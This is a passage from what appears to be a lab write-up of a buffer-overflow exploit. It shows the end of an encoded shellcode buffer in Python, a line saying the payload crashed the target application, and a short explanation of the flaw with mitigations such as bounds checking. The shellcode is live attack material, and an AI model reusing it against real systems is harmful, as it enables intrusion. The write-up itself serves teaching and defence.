buf += b"\x46\x64\x4c\x4b\x35\x51\x6a\x70\x4d\x59\x67\x34\x37"
buf += b"\x54\x61\x34\x73\x6b\x31\x4b\x71\x71\x73\x69\x30\x5a"
buf += b"\x73\x61\x6b\x4f\x4d\x30\x73\x6f\x63\x6f\x33\x6a\x6e"
buf += b"\x6b\x65\x42\x78\x6b\x4e\x6d\x33\x6d\x71\x7a\x36\x61"
buf += b"\x4c\x4d\x6f\x75\x68\x32\x53\x30\x35\x50\x73\x30\x36"
buf += b"\x30\x63\x58\x76\x51\x6c\x4b\x30\x6f\x4b\x37\x49\x6f"
buf += b"\x39\x45\x4f\x4b\x58\x70\x68\x35\x79\x32\x56\x36\x71"
buf += b"\x78\x59\x36\x5a\x35\x6f\x4d\x4d\x4d\x4b\x4f\x79\x45"
buf += b"\x45\x6c\x73\x36\x33\x4c\x64\x4a\x4d\x50\x79\x6b\x39"
buf += b"\x70\x72\x55\x47\x75\x6d\x6b\x51\x57\x74\x53\x53\x42"
buf += b"\x70\x6f\x42\x4a\x55\x50\x70\x53\x49\x6f\x4b\x65\x70"
buf += b"\x63\x62\x4d\x45\x34\x63\x30\x41\x41"
```

similarly, adding the above pattern to exploit(python) file.After running this file we get the payload ,after executing the payload in the application the application gets crashed as shown.



VULNERABILITY:

The application crashes/fails due to exceeded input field length and it is not handled properly the malicious code can disrupt or replace the source executable code, these crashes can be mitigated by methods like bound checking, address space layout maximization and many other buffer overflow prevention techniques. In this application in the input length can be limited to a certain specified length.